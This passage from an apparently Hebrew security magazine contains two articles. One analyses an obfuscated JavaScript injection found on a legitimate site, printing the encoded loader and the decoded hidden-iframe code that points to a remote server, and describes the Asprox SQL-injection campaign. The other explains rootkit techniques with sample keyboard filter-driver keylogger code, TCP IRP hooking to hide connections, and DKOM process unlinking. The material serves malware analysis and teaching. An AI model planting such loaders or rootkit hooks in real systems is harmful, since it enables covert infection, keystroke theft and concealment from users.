28293B0D0A69662821'+c10z88+'6D796961'+c10z88+'297B646F63756D656E742E777269746528756E65736361'+c10z88
+'7065282027253363253639253636253732253631'+c10z88+'25366425363525323025366525363 1'+c10z88+
'25366425363525336425363325331'+c10z88+
'25333025323025373325373225363325336425323725363825373425373425373025336 1'+c10z88+
'25326625326625333725333725326525333225333225333 1'+c10z88+'253265253331'+c10z88+
'25333525333325326525333 1'+c10z88+
'25333725333825326625363725366625333225326625363925366525326525373025363825373025336625323725326225 34
64253631'+c10z88+'25373425363825326525373225366625373525366525363425323825346425363 1'+c10z88+
'25373425363825326525373225363 1'+c10z88+'25366525363425366625366425323825323925326 1'+c10z88+
'25333825333625333525333 1'+c10z88+
'25333525323925326225323725363625333225333625363325363225363225363225363325323725323025373725363925 36
342537342536382533642533372533 1'+c10z88+
'25333525323025363825363525363925363725363825373425336425333 1'+c10z88+'253332253331'+c10z88+
'25323025373325373425373925366325363525336425323725373625363925373325363925363225363925363225363925 37
34253739253361'+c10z88+'25363825363925363425363425363525366525253365272929 3B7D7661'+c10z88+
'72206D796961'+c10z88+'3D747275653B3C2F323725336525336325326625363925363625373225363 1'+c10z88+
'25366425363573637269707 43E';
document.write(rf6d55(r612d3131b));
</script>
```

עד שורה 11, כמו שכבר הדגמנו, מדובר בלולאה שאחראית על פענוח ה-Payload. בשורה 12 קיים את ה-Payload עצמו ובשורה 13 אנחנו מבצעים הרצה של ה-Payload. ישנן מספר נקודות בקוד בהן נוכל לבצע בדיקה מהו ה-Payload הזה, הנקודה הנוחה ביותר היא כמובן- שינוי של שורה 13- במקום להריץ את הקוד נכניס אותו ל-Alert:

```
alert(rf6d55(r612d3131b));
```

וכשנריץ את הקוד נוכל לראות את הפענוח של ה-Payload:



אם נבצע CTRL+A לתיבה שקפצה ונעתיק את תוכנה לעורך הטקסט שלנו, נוכל לראות את הקוד באופן ברור יותר:

```
<script>
function check_content()
{
    var i=0;
    while(document.getElementsByTagName('iframe').length)
    {
        var el=document.getElementsByTagName('iframe')[i];
        if( (el.style.display=='none' || el.style.visibility =='hidden' || (el.width<5 && el.height<5)) && el.name!='c10')
        {
            el.parentNode.removeChild(el);
        }
        else
            i++;
    }
}
check_content();
if(!myia)
{
    document.write(unescape(
'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%31%30%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%37%37%2e%32%32%31%2e%31%35%33%2e%31%37%38%2f%67%6f%32%2f%69%6e%2e%70%68%70%3f%27%2b%4d%61%74%68%2e%72%6f%75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%38%36%35%31%35%29%2b%27%66%32%36%63%62%62%62%63%27%20%77%69%64%74%68%3d%37%31%35%20%68%65%69%67%68%74%3d%31%32%31%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%3e')
    );
}
    var myia=true;
</27%3e%3c%2f%69%66%72%61%6d%65script>
```


מי שמעט מנוסה בנושא זה ישים לב קודם כל לפונקציית ה-Unescape וכל התווים שהיא מקבלת. גם כאן, בכדי לבדוק מה תפקידם של תווים אלה, נחליף את ה-"document.write" בהודעת Alert שתציג את הפענוח של כל התווים משורה 19:

```
alert(unescape(
```

ניצור עמוד חדש שיכיל רק את הקוד שמעניין אותנו:

```
<script>
alert(unescape(
'%3c%69%66%72%61%6d%65%20%6e%61%6d%65%3d%63%31%30%20%73%72%63%3d%27%68%74%74%70%3a%2f%2f%37%37%2e%32%32%31%2e%31%35%33%2e%31%37%38%2f%67%6f%32%2f%69%6e%2e%70%68%70%3f%27%2b%4d%61%74%68%2e%72%6f%75%6e%64%28%4d%61%74%68%2e%72%61%6e%64%6f%6d%28%29%2a%38%36%35%31%35%29%2b%27%66%32%36%63%62%62%62%63%27%20%77%69%64%74%68%3d%37%31%35%20%68%65%69%67%68%74%3d%31%32%31%20%73%74%79%6c%65%3d%27%76%69%73%69%62%69%6c%69%74%79%3a%68%69%64%64%65%6e%3e'));
</script>
```


וכשנכנס אליו נוכל לראות מיד במה מדובר:



לפי תוצאות הניתוח עד לנקודה זו נוכל לראת כי הקוד פותח Iframe שניגש למחשב מרוחק וכנראה אמור להוריד משם קוד. אך בשלב זה הגעתי ל-"Dead-end", מפני שכאשר ניסיתי לגשת לעמוד:

```
TELNET 77.221.151.178 80
GET /go2/in.php?80927f26cbbbc HTTP/1.1
Host: 77.221.151.178
```

ה-HTTP Response שקיבלתי היה:



לפי הנחה שלי, על השרת הזה אוכסן בעבר עמוד המנצל חולשה באחד מהדפדפנים בנוסף לקובץ בינארי שהיה יורד למחשב ומורץ בעזרת ניצול אותה החולשה.כמובן שאפשר לנסות לתקוף את השרת, להשיג באופן לא חוקי גישה לקבצי השרת ולהמשיך לחקור משם (במיוחד כאשר מדובר בשרת לא מעודכן עם רכיבים וטכנולוגיות שאינן מעודכנות, אך כפי שכבר אמרתי, מכאן כבר מדובר בפעולה לא חוקית וזה גם לא הנושא של המאמר ☺

איך הגיע הקוד לאותו אתר


לשאלה זו אין תשובה חד משמעתית, לפחות לא עד שנבחן את הלוגים של השרת והאפשרויות הן מגוונות:

- פרצו למערכת ניהול דפי השרת. (CMS/Back Office).
- פרצו לאחד מחשבונות ה- FTP בכל הרשאות כתיבה.
- פרצו למחשב של אחד ממנהלי השרת.
- אחד ממנהלי השרת נדבק בתולעת שזאת אחת מדרכי התפוצה שלה.
- השרת עצמו נדבק בתולעת.

לפי Jeremiah Grossman (ה-CTO של WhiteHat Security), בשנת 2008, מתקפת ה- SQL Injection הפכה להיות דרך ההפצה העקריות של רוב המזיקים. אפשר לקרוא את דבריו במאמר " SQL Injection, eye of the storm"שפורסם במסגרת Winter 2009 של Security Horizon, או בבלוג שלו.

בתחילת פברואר השנה (2010), פרסם דניס פישר, ב-Threatpost.com כתבה שעל-פיה, המצב בשנת 2009 היה כל כך חמור שאחד מכל 150 אתרים לגיטימיים נפרץ והוזרק אליו קוד זדוני הדומה לזה שהוצג כאן. מדובר בנתון די מזעזע ואני יכול להבטיח לכם שבשנת 2010 המצב לא הולך להיות טוב יותר.

באמצע שנת 2008 התגלתה גירסא חדשה של התולעת Asprox שדרך ההפצה שלה הייתה מבוססת כולה על וקטור SQL Injection, מנגנון החיפוש של התולעת עבר על עמודי תוצאות חיפוש אקראי בגוגל וחיפש בהן אתרים המבוססים על מערכות WEB הפגיעות למתקפת SQL Injection. ברגע שמנגנון החיפוש מצא מערכת כזאת, הוא היה שולח את הווקטור שמנצל את החשיפה בכדי לשתול IFrames בלתי נראה בעמודי המערכת. ה-IFrame היה שולח את הגולש (מבלי ידיעתו) לשרת המאכסן עליו קוד Javascript המנצל חולשה בדפדפן Internet Explorer, מוריד את התולעת למחשב הגולש ומריץ אותה.



(במקור: http://www.ip2location.com/docs/A_Case_Study_on_Asprox_Infection_Dynamics.PDF)

שלבי המתקפה:

- שלב ראשון: התולעת מדביקה אתר רלוונטי בקוד IFREAME בלתי נראה.
- שלב שני: משתמש תמים נכנס לאתר.
- שלב שלישי: קוד ה-IFRAME רץ על דפדפן המשתמש וגורם לו לגשת לשרת המכיל קוד Javascript המנצל חולשה בדפדפן (קוד זה היה מתעדכן בפרצות חדשות).
- שלב רביעי: המשתמש נגש (ללא ידיעתו) לשרת המכיל את קוד ה-Javascript.
- שלב חמישי, שישי ושביעי: קוד ה-Javascript מנצל את החולשה בדפדפן המשתמש, גורם לו לגשת לשרת המאכסן את התולעת, להוריד אותה למחשב ולהריץ אותה.

סיכום

במאמר זה ניסיתי להציג את האיום המדובר כאשר הוא מגיע אלינו מאתרים רלוונטים ולהראות באילו דרכים משתמשים כותבי הקודים הללו על מנת להסוות את מתקפותיהם כמה שיותר.

החלטתי לכתוב את המאמר משני סיבות:
סיבה ראשונה- מפני שמדובר בנושא מעניין ☺.
סיבה שניה- וחשובה הרבה יותר היא להעלות את המודעות וההכרה באיומים אלה. קל מאוד ליפול למתקפות כאלה, אם פעם היינו צריכים לגלוש באתרים "מפוקפקים" בכדי לחטוף, הרי שכיום איומים אלה מופיעים לא פעם גם באתרים לגיטימיים לחלוטין.

Rootkits - חלק ב'

מאמר מאת: אורי (Zerith)

הקדמה


מאמר זה הוא מאמר ההמשך של ROOTKITS - חלק א', על מנת שתוכלו להבין את תוכנו כראוי, מומלץ לקרוא ראשית את החלק הראשון. במאמר זה אסביר על מספר טכניקות שלא הוזכרו במאמר הקודם וביניהן:

- Filter Drivers
- Direct Kernel Object Manipulation

Filter Drivers

משימת תמיכה בחומרה מסוימת יכולה להתחלק למספר דרייברים, כאשר כל דרייבר מבצע חלק מהפעולה השלמה שעל המערכת לבצע לשם תקשורת תקינה ומלאה עם אותה חומרה. לדוגמא, במהלך הקריאה NtWriteFile(…..) – המערכת כותבת את המידע הנדרש לקובץ ב-File System, באמצעות ה-File System Driver. מכיוון שסביר להניח כי הקובץ לא נמצא ב-RAM יש לכתוב את המידע הנדרש לקובץ בדיסק הקשיח. ה-File System Driver מתקשר עם הדרייבר של הדיסק הקשיח – שהוא כותב לדיסק הקשיח הפיזי.

צורה כזאת של תקשורת נקראת "שירשור דרייברים" – והכוונה כאן, היא שבשרשרת של דרייברים, הדרייבר שנקבע מקבל את המידע – מבצע בו את הפעולה שהוקצאה לו ומעביר את המידע הלאה לדרייבר הבא בשרשרת. ניתן לתאר את תהליך הקריאה ל-NtWriteFile בתרשים הבא:



(התמונה במקור מהספר - Windows Internals - Microsoft windows server 2000)

זהו תרשים של מערכת תקשורת בעלת שתי שכבות. למערכת ההפעלה אין זה משנה כמה שכבות יש והיא אינה מבצעת שינויי פעולה בעניין, כך שניתן להוסיף דרייבר נוסף להיררכיה בלי שום שינויים בדרייברים קיימים. למשל, שימוש נפוץ הוא לגרום לכמה דיסקים קשיחים לתפקד כדיסק אחד גדול באמצעות הוספה של דרייבר להיררכיה. (לדוגמא, שימוש בדרייבר כזה יגרום לדיסקים קשיחים בנפח GB20 ו-60GB להראות כמו התקן של דיסק מקומי אחד של GB80).


יש לזכור כי קיימים שני סוגים של Filter Drivers:

- Upper-Level Filter Drivers המתחברים לפני הדרייבר המיוחל ויקראו לפניו.
- Lower-Level Filter Drivers מתחברים אחרי הדרייבר המיוחל ויקראו אחריו.

במאמר זה נתמקד בסוג הראשון הפילטרים הראשון.

מיקרוסופט מספקת את הפונקציה IoAttachDevice על מנת להוסיף דרייבר להיררכיה.

לאחר הקריאה ל-IoAttachDevice, הדרייבר יקבל את ה-IRPs (קיצור של: I/o Request Packets) לפני שהדרייבר המיוחל יקבל אותן. הדרייברים בשרשרת הדרייברים מעבירים ביניהם מידע, שהוא בעצם ה-IRPs . כשתכנית משתמש שולחת בקשת I/O (שה-Windows I/O Manager אורז כ-IRP), ה- I/O



manager מאתר את הדרייבר שבראש השרשרת והוא הראשון שיקבל את המידע (ה-IRP). במידה והדרייבר הראשון יכול לסיים את הפעולה בעצמו, הוא מסיים אותה וחוזר ל-Windows I/O Manager, אם הוא לא הוא שולח את ה-IRP לדרייבר הבא בשרשרת, וכן הלאה.

כשה-I/O Manager בונה IRP, הוא מקצה זיכרון נוסף בדיוק אחרי ה-IRP Header עבור כל אחד מכל הדרייברים בשרשרת. כאשר מתבצעת הקצאת הזיכרון, הוא יודע בדיוק כמה דרייברים יהיו בשרשרת וההקצאה מתרחשת בהתאם. הזיכרון המוקצה הוא בעצם מערך של מבנה הנתונים IO_STACK_LOCATION.

```
struct _IO_STACK_LOCATION {
  UCHAR  MajorFunction;
  UCHAR  MinorFunction;
  UCHAR  Flags;
  UCHAR  Control;
  Parameters;   הפרמטרים לבקשות האיי-אר-פי, מקסימום 16 בתים
  PDEVICE_OBJECT  DeviceObject;
  PFILE_OBJECT  FileObject;
  Unsigned int *Completion Routine ;
  Unsigned int *Context
};
```

כשהדרייבר מקבל IRP, על מנת לקבל את הפרמטרים שלו עליו לבצע קריאה לפונקציה IoGetCurrentStackLocation שמחזירה את המחסנית הנוכחי, בה מאוחסנים הפרמטרים של הדרייבר. לאחר קריאה זו הדרייבר ממשיך בפעולתו. כאשר הדרייבר סיים לשרת את ה-IRP, עליו לשנות את ה-IO_STACK_LOCATION כדי שיתאים לדרריבר הבא, על מנת להעביר אותו הלאה בשרשרת (ניתן לבצע קריאה ל: IoSkipCurrentIrpStackLocation בכדי לעשות זאת) ולשלוח אותו לדרכו.

מנקודת מבט של מפתח ה-Rootkit, פונקציה זו של מערכת ההפעלה מאוד מושכת.

ניתן להוסיף דרייבר זדוני לשרשרת הדרייברים הקיימת, בכדי שישנה, יזייף או יקליט מידע שישלח לדרייבר הבא בשרשרת. ישנן Rootkits שמבצעות Keylogging באמצעות הוספתן בשרשרת הדרייברים של המקלדת.

הנה קוד קצר מ-Rootkit בשם KLOG שמשתמש בפונקציה IoAttachDevice:

```
NTSTATUS HookKeyboard(IN PDRIVER_OBJECT pDriverObject)
{
   DbgPrint("Entering Hook Routine...\n");

   //the filter device object
   PDEVICE_OBJECT pKeyboardDeviceObject;
```

```
//Create a keyboard device object
NTSTATUS status =IoCreateDevice(pDriverObject,sizeof(DEVICE_EXTENSION),
NULL, //no name
FILE_DEVICE_KEYBOARD, 0, true, &pKeyboardDeviceObject);

//Make sure the device was created ok
if(!NT_SUCCESS(status))
   return status;

DbgPrint("Created keyboard device successfully...\n");

//////////////////////////////////////////////////////////////////
//Copy the characteristics of the target keyboard driver into
//the  filter device
//object because we have to mirror the keyboard device underneath
//us.
//These characteristics can be determined by examining the target
//driver using an
//application like DeviceTree in the DDK
//////////////////////////////////////////////////////////////////

pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags |
(DO_BUFFERED_IO | DO_POWER_PAGABLE);
pKeyboardDeviceObject->Flags = pKeyboardDeviceObject->Flags &
~DO_DEVICE_INITIALIZING;
DbgPrint("Flags set succesfully...\n");

//////////////////////////////////////////////////////////////////
//Initialize the device extension - The device extension is a
//custom defined data structure
//for our driver where we can store information which is
//guaranteed to exist in nonpaged memory.
//////////////////////////////////////////////////////////////////

RtlZeroMemory(pKeyboardDeviceObject->DeviceExtension,
sizeof(DEVICE_EXTENSION));
DbgPrint("Device Extension Initialized...\n");

//Get the pointer to the device extension
PDEVICE_EXTENSION pKeyboardDeviceExtension =
(PDEVICE_EXTENSION)pKeyboardDeviceObject->DeviceExtension;

//////////////////////////////////////////////////////////////////
//Insert the filter driver onto the device stack above the target
//keyboard driver underneath and
//save the old pointer to the top of the stack. We need this
//address to direct IRPS to the drivers
```

```
    //underneath us on the stack.
    ////////////////////////////////////////////////////////////////
    CCHAR        ntNameBuffer[64] = "\\Device\\KeyboardClass0";
    STRING       ntNameString;
    UNICODE_STRING uKeyboardDeviceName;
    RtlInitAnsiString( &ntNameString, ntNameBuffer );
    RtlAnsiStringToUnicodeString( &uKeyboardDeviceName, &ntNameString, TRUE
    );

    IoAttachDevice(pKeyboardDeviceObject,&uKeyboardDeviceName,
    &pKeyboardDeviceExtension->pKeyboardDevice);
    RtlFreeUnicodeString(&uKeyboardDeviceName);
    DbgPrint("Filter Device Attached Successfully...\n");

    return STATUS_SUCCESS;
}//end HookKeyboard
```

לסיכום, Filter Drivers היא שיטה מוצלחת ויעילה לקטוע ולשנות מידע במערכת ההפעלה אך שימושית גם להסוואה, כותב ה-Rootkit יכול להשתמש בה לפעולות זדוניות אחרות כמו Keylogging או אפילו לשינוי נתונים שנשלחים ברשת.

לצערנו (או לשמחתנו) ניתן לזהות התחברות של דרייבר עוין בקלות רבה, אך יש דרכים גם להסוות אותה.

IRP Hooking

IRP Hooking הוא שמו של תהליך שינוי הפונקציות המטפלות ב-IRP של דרייבר מסוים, חשוב ציין כי גם מהלך זה קל מאוד לזיהוי.

הקוד הבא משתמש בפעולת IRP Hooking ל-Tcp driver, ביצוע Hook כזה יכול לסייע לנו להחביא תקשורת מכלים, כמו למשל netstat:

```
NTSTATUS InstallTCPDriverHook()
{
    NTSTATUS       ntStatus;
    UNICODE_STRING deviceTCPUnicodeString;
    WCHAR deviceTCPNameBuffer[]  = L"\\Device\\Tcp";
       pFile_tcp  = NULL;
    pDev_tcp   = NULL;
    pDrv_tcpip = NULL;

    RtlInitUnicodeString (
          &deviceTCPUnicodeString, deviceTCPNameBuffer);
    ntStatus = IoGetDeviceObjectPointer(
          &deviceTCPUnicodeString,
```

```
        FILE_READ_DATA,
        &pFile_tcp,
        &pDev_tcp);
    if(!NT_SUCCESS(ntStatus))
       return ntStatus;
    pDrv_tcpip = pDev_tcp->DriverObject;

    OldIrpMjDeviceControl =
          pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL];
    if (OldIrpMjDeviceControl)
         InterlockedExchange (
          (PLONG)&pDrv_tcpip->MajorFunction[IRP_MJ_DEVICE_CONTROL],
          (LONG)HookedDeviceControl);

    return STATUS_SUCCESS;
}
```


(Rootkit.com)

Direct Kernel Object Manipulation

המושג Direct Kernel Object Manipulation (או בקיצור DKOM) יכול לבלבל מעט, אך אובייקט, כפי ש-Windows מתייחסים אליו, הוא הגדרה מופשטת של משאב בקרנל. למשל: תהליכים, אירועים, mutex וחומרה. משאבים אלו הם בעצם מבני נתונים בקרנל שמתומרנים על ידי ה- Object Manager.בכל רגע שהתהליך צריך להשתמש באובייקט או ליצור אובייקט מסוים, המערכת מייצרת לו HANDLE (מן אינדקס לאובייקט הנתון, יתכן ואתם מכירים את המושג HANDLE מתכנות עם ה-Win32 API, זהו בדיוק ה-HANDLE הזה).

ל-DKOM יתרונות רבים כאשר הבולט שבהם הוא שתהליך זיהוי טכניקה זו הוא תהליך מאוד מסובך. מצד השני, ישנם חסרונות רבים:

1. מבני נתונים בקרנל משתנים מגרסא לגרסא, כך שגם אם במידה וה-Rootkit עבד בגרסא מסוימת של מערכת הפעלה יכול שלא יעבוד בגרסא הבאה.
2. יש צורך בהבנה עמוקה של האובייקט בקרנל לפני שימושו למטרות זדוניות, ומכיוון שאין לכך דוקומנטציה רבה, מודבר בעבודה מסובכת הדורשת ליקוט מידע באמצעות כלי דיבאגינג. שימוש מוטעה באובייקטים של הקרנל יכול להביא למצב של קריסה מוחלטת של המערכת ולשיבוש לא נחוץ של פעילותה.
3. לא ניתן להשתמש ב-DKOM להשגת כל מטרה ומציאת אובייקט מתאים, דרך לנצל אותו להסוואה או מטרה אחרת היא משימה מאוד קשה.



שימוש זדוני

Direct Kernel Object Manipulation – משמעותו תמרון ישיר של אובייקטים בקרנל.

הכוונה היא לשימוש באובייקטים שבקרנל (כמו אובייקט של תהליך מסויים) ולתמרן אותם (את מבנה הנתונים) בכדי להשיג הסוואה כמעט מלאה או מטרות אחרות. למשל, אם נצפה ב EPROCESS-Structure – מבנה נתונים המגדיר תהליך בקרנל, זהו בעצם האובייקט:


```
nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x06c ProcessLock      : _EX_PUSH_LOCK
   +0x070 CreateTime       : _LARGE_INTEGER
   +0x078 ExitTime         : _LARGE_INTEGER
   +0x080 RundownProtect   : _EX_RUNDOWN_REF
   +0x084 UniqueProcessId  : Ptr32Void
   +0x088 ActiveProcessLinks : _LIST_ENTRY
   +0x090 QuotaUsage       : [3]  Uint4B
   +0x09c QuotaPeak        : [3]  Uint4B
   +0x0a8 CommitCharge     : Uint4B
   +0x0ac PeakVirtualSize  : Uint4B
   +0x0b0 VirtualSize      : Uint4B
   +0x0b4 SessionProcessLinks : _LIST_ENTRY
   +0x0bc DebugPort        : Ptr32Void
   +0x0c0 ExceptionPort    : Ptr32Void
   +0x0c4 ObjectTable      : Ptr32_HANDLE_TABLE
   +0x0c8 Token            : _EX_FAST_REF
   +0x0cc WorkingSetLock   : _FAST_MUTEX
   +0x0ec WorkingSetPage   : Uint4B
   +0x0f0 AddressCreationLock : _FAST_MUTEX
   +0x110 HyperSpaceLock   : Uint4B
   +0x114 ForkInProgress   : Ptr32_ETHREAD
   +0x118 HardwareTrigger  : Uint4B
```

KPROCESS Block – Process Control Block(PCB) – מבנה נתונים שמכיל בין השאר: פוינטר ל-Page Directory של התהליך, רשימת ה-KTHREADS ששייכים לתהליך ו- Quantum (מושג ב-Schedueling, לא נסביר אותו במאמר הזה).

ActiveProcessLinks - תהליכים המסודרים בצורה של "רשימה מקושרת" במערכת. ActiveProcessLinks מהווה את פוינטר ה-"BACK" וה-"FORWARD" – פוינטר לתהליך שבא אחריו ופוינטר לתהליך שקדם לו. בשימוש בכלי כמו ה-Windows Task Manager הוא משמש להצגת כל

התהליכים. ה-Windows Task Manager משתמש (בצורה עקיפה כקריאה של API) בשרשרת זו להצגת התהליכים הרצים.

כמפתחי Rootkit, כל מה שעלינו לעשות בכדי להצליח להחביא תהליך ממנו , הוא להוריד את התהליך שלנו מהשרשרת. למזלנו, שרשרת זו אינה מייצגת את התהליכים להרצה על ידי ה-Schedueler, (היישות בקרנל אשר אחראית על זמני ריצה של תהליכים), לכן הורדה של תהליכינו מהשרשרת לא תגרום להפסקת ריצתו:



(Wordware – The rootkit arsenal)

אז איך אנחנו אמורים בכלל להגיע למבנה הנתונים הזה ולשנות אותו מהדרייבר?

PsGetCurrentProcess היא פונקציה שמחזירה לנו את ה-EPROCESS Structure של התהליך הנוכחי. מימושו PsGetCurrentProcess -

```
kd>uf nt!PsGetCurrentProcess
mov eax, dword ptr fs:[00000124H]
mov eax, dword ptr [eax+48h]
ret
```

החלק הראשון הוא השגה של הפוינטר ל-ETHREAD הנוכחי שנמצא ב-FS:124H, פוינטר זה מיוצא על ידי המערכת כ-KiInitialThread.

```
kd> dt nt!_ETHREAD
    +0x000 Tcb              : _KTHREAD
    +0x1e0 CreateTime       : _LARGE_INTEGER
    +0x1e8 ExitTime         : _LARGE_INTEGER
    +0x1e8 KeyedWaitChain   : _LIST_ENTRY
    +0x1f0 ExitStatus       : Int4B
    +0x1f0 OfsChain         : Ptr32 Void
    +0x1f4 PostBlockList    : _LIST_ENTRY
    +0x1f4 ForwardLinkShadow : Ptr32 Void
    ...
```

נוכל לראות כי האופסט 0x48 ב-ETHREAD נמצא ב-KTHREAD:

```
0: kd> dt nt!_KTHREAD
    +0x000 Header           : _DISPATCHER_HEADER
